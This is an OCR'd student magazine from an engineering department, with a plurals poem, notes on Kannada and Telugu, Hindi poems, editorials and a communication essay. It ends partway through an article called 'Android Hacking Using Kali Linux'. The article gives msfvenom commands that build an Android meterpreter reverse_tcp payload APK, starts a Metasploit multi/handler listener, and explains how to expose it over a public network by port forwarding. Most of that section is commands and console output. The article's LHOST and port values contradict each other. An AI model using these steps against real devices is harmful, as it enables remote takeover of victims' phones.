
You may find a lone mouse or a house full of mice;
But the plural of house is houses, not hice.
The plural of man is men,
But the plural of pan is never pen.

If I speak of a foot, and you show me two feet,
And I give you a book, would a pair be beek?
If one is a tooth and a whole set is teeth,
Why shouldn't two booths be called beeth?

If the singular's this and plural is these,
Should the plural of kiss be ever called keese?


We speak of a brother and also of brethren,
But though we say mother, we never say methren.
Then the masculine pronouns are he, his and him;
But imagine the feminine . . . she, shis and shim!

- Anonymous



Multi-Lingual Corner

KANNADA




Translation:

Kannada is a language spoken predominantly by the people in the state of Karnataka in southwestern India. It is the official language of the state of Karnataka. Kannada is influenced to an appreciable extent by Sanskrit; influences of other languages like Prakrit and Pali can also be found in the Kannada Language. There is a considerable amount of difference between the spoken and written forms of the language. Spoken Kannada varies from region to region whereas the written form is more or less consistent throughout Karnataka.

- Purva Shetty
T.E. ENTC – B

TELUGU



Translation:

Telugu is the language of the South Indian State of Andhra Pradesh. Well over 75 million people all over the world speak this language and it stands second only to Hindi in India. According to linguists, Telugu is a Dravidian language; that is to say it does not belong to the Indo-Aryan family to which Hindi, Sanskrit, Latin and Greek belong. Linguists also determined that the four major South Indian languages namely Telugu, Tamil, Kannada and Malayalam belong to the Dravidian family of languages. If someone is counting, there are some twenty-one Dravidian languages in the Indian Subcontinent; some of these are still being spoken in remote parts of Pakistan and Afghanistan.

Although the roots of proto-Dravidian languages can be traced back to several millennia before Christ, Telugu itself has a recorded history from the 6th century AD and a fine literary record dating back to the 11th century AD. Most of the Telugu written literature up to the end of the 19th century was in highly formal "literary style". It is only in the 12th century that the colloquial spoken language began to earn the literary mantle.

Telugu accepts foreign words with comfort and ear. Sanskrit and its vocabulary have heavily influenced Telugu literature; no other language has much of an influence on Telugu as Sanskrit has. Indeed a large fraction of the characters of the Telugu alphabet, such as many of the aspirated consonants were created specially to facilitate the writing and pronunciation of Sanskrit words. It is therefore no exaggeration to boast that some of the best Sanskrit pronunciation can be heard from scholars residing in the coastal districts of Andhra Pradesh.

Muppasani Ganeshsai
T. E. E&TC-B

यह लफ्ज़ नहीं ज़िन्दगी की किताब है।
बनना चाहोगे बेपरवाह
ज़िंदा जला दे ऐसा हिसाब है।

हर दिन ढल रहा है कुछ सिखाने को हमको
मशाल बनना है सही समय पर
पहचान लेना है तुमको


मत बनने दे उस बुरे वक़्त को तेरे
ज़िन्दगी का किस्सा
बहुत कुछ करना बाकि है छोटे
वो तो था एक छोटा सा हिस्सा।

शुभम फावड़े
(T.E. –E&TC)

भागना छोड़ दे ऐ दिल
उस फ़रिश्ते के तलाश में
छोड़ जाएगी एक दिन बेवफाह बन कर
फिर बचेगा क्या तेरे लाश में।

चल निकल तेरी तलाश
इन समुंदरों और पहाड़ों में है
उस फ़रिश्ते में बचा ही क्या है
जो सुख इन वादियों में लिखा है।

शुभम फावड़े
(T.E. –E&TC)


TECHNO
SMART

Staff Editorial

Dear Readers,

As the saying goes, mind like parachute works best when opened. The enthusiastic write ups of our young writers are indubitably sufficient to hold the interest and admiration of the readers. The inculcation of passion for creative thinking and writing amongst the students which is one of the major objectives set by our Department.

I am thankful to all the blooming writers who have responded to my call and penned their ideas for **"TECHNO SMART"** *magazine which means to showcase the latest trends. I also acknowledge constant hard work of the student editor Saket Godase who proved to be as catalysts in mobilizing the students to write their views and efficiently edited the write ups. I would also like to extend my sincere thanks to our Head of Department Dr. D. R. Shende for her constant support and guidance through the entire process of planning and publication of this magazine.*

Finally, from the entire team of **"TECHNO SMART"** *I wish all the readers a happy reading.*

Sheetal C. Mulay
Assistant Professor

Student Editorial

To meet the increasing demands and making life easier for wellbeing of the society we live in and to think about implementing the latest technology. In order to be aware about latest technology this year, a generic topic "TECHNO SMART" has been selected for technical section.

I thank all the writers for contributing to the technical section of Aayam. I would also like to thank Mrs. S. C. Mulay Mam for giving this opportunity and for supporting. Indeed it was wonderful experience and great learning.

Saket Godse
Student Editor
(Technical section)

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- Android Hacking Using Kali Linux
- Impact of Deep Learning in Businesses
- Super Capacitor
- Internet of Things in Everyday Lives…
- AI Camera

The Impact of Communication

Communication is a skill that everyone must have to strive for huge endeavors in life. It is a quality that is recognized as a huge asset when it comes to form your footing in the corporate world.

Now there are two main aspects to take into account in order for you to understand the preface of communication skills -1. Being open minded in your approach. 2. Understanding the person you are communicating with. They may seem quite insignificant and basic, but here's where most people go wrong! Allow me to explain..

Being open minded simply means to have the tendency to get to know people more instead of leaving it entirely on our premature judgement.

The second and most important aspect is understanding what kind of conversation the person in front of you is looking for. "Looking for" in the sense what do they have in mind when they are speaking to you.

Let's look at an example :-

For instance, a salesman is trying to sell his product to a customer, so he keeps listing the features of his product to the customer without carrying to know what the customer is looking for whilst buying said product. Now, no matter how good a talker the salesman might be, he would not be able to sell his product. Not without understanding what the customer really wants from his product.

So if you wanna be an effective communicator that doesn't just communicate but actually connects with his audience, there are 4 things you need to be aware of

1. The most important contributor of connection which is even greater than communication, is your energy. And energy simply means how do you feel, how you're coming across with your posture, with your thoughts and your feelings. When you get that piece right, that says more about your message then anything else.

2. The second factor that is a massive contributor to how you connect is your personality and your appearance. Most people haven't really heard you, but the first thing that they do is when they see you, they only perceive what they can see through their eyes. So, they're already making quick and subconscious assessments about your attractiveness, about your credibility and about your ability to lead, just by looking at you.

3. The third factor is tonality. tonality is, how you speak and how you write. What you need to take away from this is to be direct in your conduct, don't hesitate or minse your words while you're speaking to compensate for your lack of confidence. Make people feel the message you're trying to deliver.

4. Lastly, it is the words that you pick. Word selection is of course important. Because the more specific the words that you select, the better you're going to articulate your message.

In conclusion, the main thing you need to remember from this article if not anything else is, that your energy soaks absolute volumes, followed by your personality and appearance, third is the tonality and then your words; In that order specifically. So if you spend a lot of time trying to work on your words, but you neglect that energetic part, the personality and appearance part, and the tonality part of connection, you'll find that you still will not be able to connect, regardless of your beautiful choice of words.

Ismaeel Hiroli
S. E. Instrumentation

Android Hacking Using Kali Linux

We are using Kali Linux and Android emulator to perform mobile penetration testing. Kali Linux is one of the Debian-based operating systems with several tools aimed at various information security tasks, such as Penetration Testing, Forensics, and Reverse Engineering. Kali Linux is one of a most used operating system for penetration testing. Android emulator is used as an Android device on which penetration testing tasks can be performed.

Virtual Machines Needed: ***Kali Linux and Android Emulator VM***

Step 1: Starting Kali Linux

- *From your VM, Start the Kali Linux and log in with root/root (Userid/Password).*
- *Open a terminal prompt and make an exploit for Android emulator using MSFvenom tool.*

By using MSFvenom we create a payload .apk file for this we use following command:

Terminal: msfvenom –p android/meterpreter/reverse_tcp LHOST=10.0.2.5 LPORT=4444 R > /root/Desktop/pentest.apk

```
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=4
44 R> /root/Desktop/pentest.apk
```

Figure 1 MSFvenom payload

-p = Payload to be used
LHOST = Localhost IP to receive a back connection (Check yours with ifconfig command).
LPORT = Localhost Port on which the connection listen for the victim (We set it to 444).
R = Raw format (We select apk).
Location = to save the file.

Note: In this command, we have used the local address because we are in the local environment. To this in the public network, you have to enter your public address in LHOST and enable the port forwarding on the Router.

After this command, now you can locate your file on the Desktop with the name pentest.apk.

Figure 2 Pentest File Located

Now we have to start the listener on the Kali Linux machine with multi/handler exploit using Metasploit.
Terminal: msfconsole

```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console...|
```

Figure 9 Starting Metasploit

Metasploit begins with the console.

```
[*] Starting the Metasploit Framework console...-
# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--||  *


Tired of typing 'set RHOSTS'? Click & pwn with Metasploit Pro
Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.1-2015042001 [core:4.11.1.pre.2015042001 api:1.0.0]]
+ -- --=[ 1445 exploits - 820 auxiliary - 229 post           ]
+ -- --=[ 370 payloads - 37 encoders - 8 nops                ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

Figure 10 Display Metasploit start screen

Now launch the exploit multi/handler and use Android payload to listen to the clients.
Terminal: use exploit/multi/handler

```
msf > use exploit/multi/handler
msf exploit(handler) >
```

Figure 11 Setting up the exploit.

Now set the options for payload, listener IP (LHOST) and listener PORT(LPORT). We have used localhost IP, port number 4444 and payload android/meterpreter/reverse_tcp while creating an APK file with MSFvenom.

```
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
